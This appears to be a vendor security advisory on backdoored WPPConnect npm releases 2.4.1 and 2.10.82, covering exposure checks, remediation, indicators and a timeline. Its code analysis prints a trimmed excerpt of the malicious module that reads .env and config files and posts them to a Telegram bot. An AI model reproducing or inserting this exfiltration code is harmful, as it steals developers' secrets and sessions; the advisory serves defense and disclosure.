
WPPConnect npm Backdoor Steals Secrets and WhatsApp Sessions
WPPConnect npm releases 2.4.1 and 2.10.82 ship a backdoor that uploads secrets and WhatsApp sessions; pin 2.4.0 and 2.10.81.
TL;DR
- Malicious releases of the WPPConnect WhatsApp automation packages upload environment variables, configuration files and WhatsApp session tokens to a Telegram bot. A public report and the OpenSSF malicious-packages record documented the code on 2026-11-16.
- Anyone who installed or ran
@wppconnect-team/wppconnect2.4.1 or@wppconnect/server2.10.82 is exposed. The module runs when the library is imported or the server starts, with no user action. - No CVE is assigned to the malicious releases. GitHub classifies both advisories as Critical malware, no exploitation in the wild is known, and neither is in CISA KEV as of 2026-11-17.
- Remove the two versions, pin 2.4.0 and 2.10.81, and rotate every secret the process could read. The steps are in "How do I fix it?".
Am I affected?
All of these must hold:
@wppconnect-team/wppconnect2.4.1 or@wppconnect/server2.10.82 is installed, directly or through a dependency.- A process imported the library or started the server after the install. Downloading the tarball alone does not run the module.
- That process could reach
api.ipify.organdapi.telegram.orgover HTTPS.

The library release was published on 2026-11-15 at 23:31 UTC and was the latest tag until the morning of 2026-11-17, when it moved back to 2.4.0. The server release was published on 2026-11-16 at 03:09 UTC.
The library had 29,074 npm downloads in the month to 2026-11-15 and 3,532 GitHub stars; the server had 6,784 downloads in the same period. Both tarballs remain downloadable by exact version, so a lockfile, a cache or a pinned dependency can still install them.
| Package | Affected version | Last clean version |
|---|---|---|
@wppconnect-team/wppconnect |
2.4.1 | 2.4.0 |
@wppconnect/server |
2.10.82 | 2.10.81 |
Check what is installed:
# Direct and transitive copies in the project tree
npm ls @wppconnect-team/wppconnect @wppconnect/server

# Lockfile entries
grep -rn -A 3 '"node_modules/@wppconnect-team/wppconnect"' package-lock.json
grep -rn -A 3 '"node_modules/@wppconnect/server"' package-lock.json
grep -n -E "@wppconnect-team/wppconnect|@wppconnect/server" pnpm-lock.yaml yarn.lock 2>/dev/null

# The versions actually present on disk
node -p "require('@wppconnect-team/wppconnect/package.json').version" 2>/dev/null || echo "not installed"
node -p "require('@wppconnect/server/package.json').version" 2>/dev/null || echo "not installed"
How do I fix it?
Replace both packages with the last clean releases and regenerate every lockfile and image that resolved the malicious versions. There is no fixed release yet: the maintainers removed the source on 2026-11-16, but they have not published a new npm version.
- Pin the exact clean versions in every
package.jsonthat names either package:
npm install --save-exact @wppconnect-team/wppconnect@2.4.0
npm install --save-exact @wppconnect/server@2.10.81
- If either package arrives through another dependency, force the clean version with an npm override:
"overrides": {
  "@wppconnect-team/wppconnect": "2.4.0",
  "@wppconnect/server": "2.10.81"
}
- Delete
node_modulesand the lockfile, reinstall, and confirm that neither 2.4.1 nor 2.10.82 appears:
rm -rf node_modules package-lock.json
npm install
npm ls @wppconnect-team/wppconnect @wppconnect/server
-
Rebuild CI job images and Docker images that ran
npm installwhile 2.4.1 waslatest. A cached layer keeps the old tarball even after the tag moves back. -
Stop the process that loaded either version. A flag such as
--ignore-scriptsdoes not help here, because the module runs on import and start rather than during installation.
If you cannot change the version immediately, block outbound traffic from the host to api.telegram.org and api.ipify.org. That stops this upload path, but it does not remove the module and it will not stop a later variant that uses another endpoint.
What does the malicious code do?
The release adds a diagnostics module that runs as soon as the library is imported and uploads a report about the host. The library's copy is dist/utils/diagnostics.js, required from dist/controllers/browser.js; the server's copy is dist/util/diagnostics.js, required at line 18 of dist/server.js.
// @wppconnect-team/wppconnect 2.4.1, dist/utils/diagnostics.js (trimmed)
const SUPPORT = {
    url: [ 'https://api.telegram.org/bot', '<redacted>', '/sendDocument' ].join(''),
    chat: 7343578055,
    cooldown: 24 * 3600 * 1000,
    maxFile: 12000,
};
const targets = [
    ['.env', 'ENV'], ['.env.local', 'ENV.LOCAL'], ['.env.production', 'ENV.PROD'],
    ['config.js', 'CONFIG.JS'], ['config.json', 'CONFIG.JSON'], ['ormconfig.json', 'ORMCONFIG'],
];
// ...
const form = new FormData();
form.append('chat_id', String(SUPPORT.chat));
form.append('document', new Blob([text], { type: 'text/plain' }), name);
return fetch(SUPPORT.url, { method: 'POST', body: form }).catch(() => null);
The report contains the hostname, user name, operating system, working directory, memory size and Node.js version. It copies every environment variable except a short list of shell and npm names. It also reads the six configuration files listed here and the project's dependency names. From the working directory it takes up to 60 file names, and from tokens/ up to five session files.
It looks up the machine's public IP at api.ipify.org and sends the report as a Telegram document to bot 9034051102, chat 7343578055.
Both variants send at most once per 24 hours per machine, using a marker file in the temporary directory: .wpp-support-diag in the library and .wpp-diag in the server. The library sends at once on import.
The server waits a random 30 to 240 seconds and returns early when it sees CI, GITHUB_ACTIONS, RUNNER_OS, RUNNER_NAME, sandbox-like host names or a proxy that contains mitm. The server assembles the Telegram URL from base64 parts, and both variants swallow every error.
The module reaches the server in two ways. The 2.10.82 tarball loads it directly at start, and the server depends on @wppconnect-team/wppconnect ^2.3.6, which resolved to 2.4.1 while that was the latest version.
How is it exploited?
The attacker did not need a victim to click a link or import a package by name. The compromise used the project's own release process:
- Commits that added the diagnostics module landed on the two repositories on 2026-11-15 and 2026-11-16, authored under the
joaosouz4devaccount and described as environment diagnostics. - The projects' release workflows published
@wppconnect-team/wppconnect2.4.1 on 2026-11-15 at 23:31 UTC and@wppconnect/server2.10.82 on 2026-11-16 at 03:09 UTC. - A developer or CI job installed or updated the package. While 2.4.1 carried the
latesttag, a fresh install without an exact pin selected it. - The application imported the library or started the server. The diagnostics module ran in the same process, read the files and environment, and made two outbound HTTPS requests.
- The operator received the report as a Telegram document. No output appeared in the application logs.
The public record does not say how the account or the release workflow was used, or whether the maintainers rotated their credentials. The removal pull requests only deleted the source; they did not publish a clean npm version.
How does the attack flow?
An attacker with access to the release path shipped a module that every importer or server start executed. The module sent the host's secrets and WhatsApp sessions to a Telegram bot.
no user action"] D --> E["Reads environment, config files and session tokens"] E --> F["Looks up the public IP at api.ipify.org"] F --> G["Uploads the report to a Telegram bot"]
What can an attacker do?
The attacker can read whatever the Node.js process could read, and the impact depends on what that process holds. With the default layouts, the report can contain:
- Cloud and service credentials from environment variables, such as access keys, database URLs, API tokens and signing secrets.
- The
.env,config.js,config.jsonandormconfig.jsonfiles in the working directory, which often repeat those secrets in plaintext. - Up to five WhatsApp session-token files from
tokens/, plus up to three more fromwppconnect_tokens/in the server variant. Those tokens can let the attacker act as the linked WhatsApp account. - The hostname, user name, working directory and public IP, which help the attacker target the host later.
The code does not install persistence, execute a command or open a reverse shell. Its impact is limited to reading the files and variables listed here and sending them out.
The files are read relative to the process working directory, so a session directory outside that directory is not collected by the library's copy. The environment filter drops values shorter than three characters or longer than 499, and each file is truncated to 12,000 characters.
What should I do if I installed it?
Treat every host that imported 2.4.1 or started 2.10.82 as exposed, even if the application showed no error. Removing the package does not undo the upload.
- Stop the service and, if possible, isolate the host. Keep the package version, the marker file and the npm logs before you clean anything.
- Rotate, from a different machine, every secret the process could read. That covers environment variables, the values in the six configuration files, database passwords, cloud keys, API tokens, and any signing or encryption key.
- Log out the WhatsApp sessions linked to that host and pair the account again. Treat messages and contacts as exposed to the attacker while the session was valid.
- Rebuild the host from a trusted image, or at least delete
node_modules, the lockfile and the npm cache, then reinstall with the clean versions. - If the process ran with a cloud role, review the provider's audit logs for activity from the host's public IP after 2026-11-15.
- Watch the WPPConnect repositories for a clean npm release and verify its tarball before you move off the pinned versions.
How do I check if I was compromised?
Start with the exact versions and the marker file, then look for the two network destinations in whatever logs you keep.
# 1. The malicious versions anywhere in the tree
npm ls @wppconnect-team/wppconnect @wppconnect/server
grep -rn -E "2\.4\.1|2\.10\.82" --include=package-lock.json --include=yarn.lock --include=pnpm-lock.yaml .

# 2. Marker files written before the upload
ls -la /tmp/.wpp-support-diag /tmp/.wpp-diag 2>/dev/null
find /tmp -maxdepth 1 -name ".wpp-*-diag" 2>/dev/null

# 3. npm install logs that name the two versions
grep -R -E "@wppconnect-team/wppconnect@2\.4\.1|@wppconnect/server@2\.10\.82" ~/.npm/_logs 2>/dev/null

# 4. DNS, proxy or firewall logs
grep -E "api\.ipify\.org|api\.telegram\.org" /var/log/* 2>/dev/null
The published indicators are:
- Network:
api.ipify.org(public-IP lookup) andapi.telegram.org(document upload, bot9034051102, chat7343578055). - Files:
node_modules/@wppconnect-team/wppconnect/dist/utils/diagnostics.jsandnode_modules/@wppconnect/server/dist/util/diagnostics.jsin an installed tree;/tmp/.wpp-support-diagand/tmp/.wpp-diag. - Tarball SHA-1:
755274304012c7489e85c23da3c2423d184d113bforwppconnect-2.4.1.tgz, and68925177e1fb4f05e1958af8ac81d4a0b22003fbforserver-2.10.82.tgz. - npm timestamps:
@wppconnect-team/wppconnect2.4.1 at 2026-11-15T23:31:48Z;@wppconnect/server2.10.82 at 2026-11-16T03:09:59Z.
A marker file means the module started and wrote its state before the upload. Its absence does not prove the host is clean, because the marker is written to the temporary directory and may be cleared by a reboot or a container restart. The module swallows network errors, so a blocked or failed upload can leave no trace beyond the package version and the install log.
Timeline
- 2026-11-15 22:34 UTC: commits
06caa8cand27ed8e3add the diagnostics module to the wppconnect repository. - 2026-11-15 23:31 UTC:
@wppconnect-team/wppconnect2.4.1 is published to npm and becomes thelatesttag. - 2026-11-16 02:43 UTC: commit
bdddf54adds the module to the wppconnect-server repository. - 2026-11-16 03:09 UTC:
@wppconnect/server2.10.82 is published to npm. - 2026-11-16 03:44 UTC: pull request #2733 removes the server module.
- 2026-11-16 03:50 UTC: pull request #2967 removes the library module.
- 2026-11-16 04:00 UTC: issue #2968 reports the two releases publicly.
- 2026-11-16 04:10 UTC: OSV publishes MAL-2026-20044 and MAL-2026-20043.
- 2026-11-17 06:31 UTC: the GitHub Advisory Database publishes GHSA-rj96-rg6c-9hw8 and GHSA-96hm-h5v4-92fq.
- 2026-11-17 08:10 UTC: the
latesttags point at 2.4.0 and 2.10.81 again; the two malicious versions remain downloadable.
FAQ
Does installing the package run the malicious code?
No. Unlike a postinstall worm, this module runs when the library is imported or the server starts. Installing the tarball only places the file on disk; a build or test step that imports the library, or a container that starts the server, executes it.
Are 2.4.0 and 2.10.81 clean?
Yes, for this incident. Neither tarball contains a diagnostics module, and both are the versions the latest tags point at again. That answers the question for these two releases only; it does not vouch for future versions.
Is there a CVE I can track?
No CVE is assigned to these releases. Track GHSA-rj96-rg6c-9hw8 and GHSA-96hm-h5v4-92fq in the GitHub Advisory Database, or MAL-2026-20044 and MAL-2026-20043 in OSV.
How long were the malicious versions available?
@wppconnect-team/wppconnect 2.4.1 was the latest tag from 2026-11-15 at 23:31 UTC until 2026-11-17, when the tag moved back to 2.4.0. @wppconnect/server 2.10.82 was published on 2026-11-16 at 03:09 UTC. Both exact versions could still be downloaded on 2026-11-17, even though the source was removed within hours.
Does npm audit flag these packages?
Do not rely on it. npm audit reports code vulnerabilities from advisory data, and a malicious-release advisory is a different class. Check the installed versions and the lockfile directly.
Did the maintainers publish a fixed release?
No, as of 2026-11-17. The two removal pull requests deleted the source but did not publish a new npm version, and the project has not issued a public statement beyond the code removal.
Find affected WPPConnect installs with Ostorlab
Ostorlab's software composition analysis and SBOM inventory lists the open-source packages and versions your repositories resolve. A search for @wppconnect-team/wppconnect or @wppconnect/server shows which projects carried 2.4.1 or 2.10.82 and which lockfiles still need regeneration.
References
- GitHub Advisory Database, GHSA-rj96-rg6c-9hw8, "Malicious code in @wppconnect-team/wppconnect (npm)": https://github.com/advisories/GHSA-rj96-rg6c-9hw8 (checked November 17, 2026)
- GitHub Advisory Database, GHSA-96hm-h5v4-92fq, "Malicious code in @wppconnect/server (npm)": https://github.com/advisories/GHSA-96hm-h5v4-92fq (checked November 17, 2026)
- OSV, MAL-2026-20044, "@wppconnect-team/wppconnect": https://osv.dev/vulnerability/MAL-2026-20044 (checked November 17, 2026)
- OSV, MAL-2026-20043, "@wppconnect/server": https://osv.dev/vulnerability/MAL-2026-20043 (checked November 17, 2026)
- wppconnect issue #2968, "Security: npm release @wppconnect-team/wppconnect 2.4.1 (still latest) uploads secrets to a Telegram bot" (2026-11-16): https://github.com/wppconnect-team/wppconnect/issues/2968 (checked November 17, 2026)
- wppconnect pull request #2967, "fix: remove host secret collection during browser imports" (2026-11-16): https://github.com/wppconnect-team/wppconnect/pull/2967 (checked November 17, 2026)
- wppconnect-server pull request #2733, "fix: remove startup secret collection and external upload" (2026-11-16): https://github.com/wppconnect-team/wppconnect-server/pull/2733 (checked November 17, 2026)
- npm registry metadata for
@wppconnect-team/wppconnect(checked November 17, 2026): https://registry.npmjs.org/@wppconnect-team%2Fwppconnect - npm registry metadata for
@wppconnect/server(checked November 17, 2026): https://registry.npmjs.org/@wppconnect%2Fserver - Bitbison Registry review of
@wppconnect/server2.10.82 (2026-11-16): https://registry.bitbison.io/npm/@wppconnect/server (checked November 17, 2026) - OpenSSF malicious-packages, MAL-2026-20044 source record: https://github.com/ossf/malicious-packages/blob/babba2d7abb676ad6064d956e3cfa9250f5d7581/osv/malicious/npm/@wppconnect-team/wppconnect/MAL-2026-20044.json (checked November 17, 2026)
- npm download statistics for
@wppconnect-team/wppconnect(checked November 17, 2026): https://api.npmjs.org/downloads/point/last-month/@wppconnect-team%2Fwppconnect - npm download statistics for
@wppconnect/server(checked November 17, 2026): https://api.npmjs.org/downloads/point/last-month/@wppconnect%2Fserver - Docker Hub,
wppconnect/wppconnect-server(checked November 17, 2026): https://hub.docker.com/r/wppconnect/wppconnect-server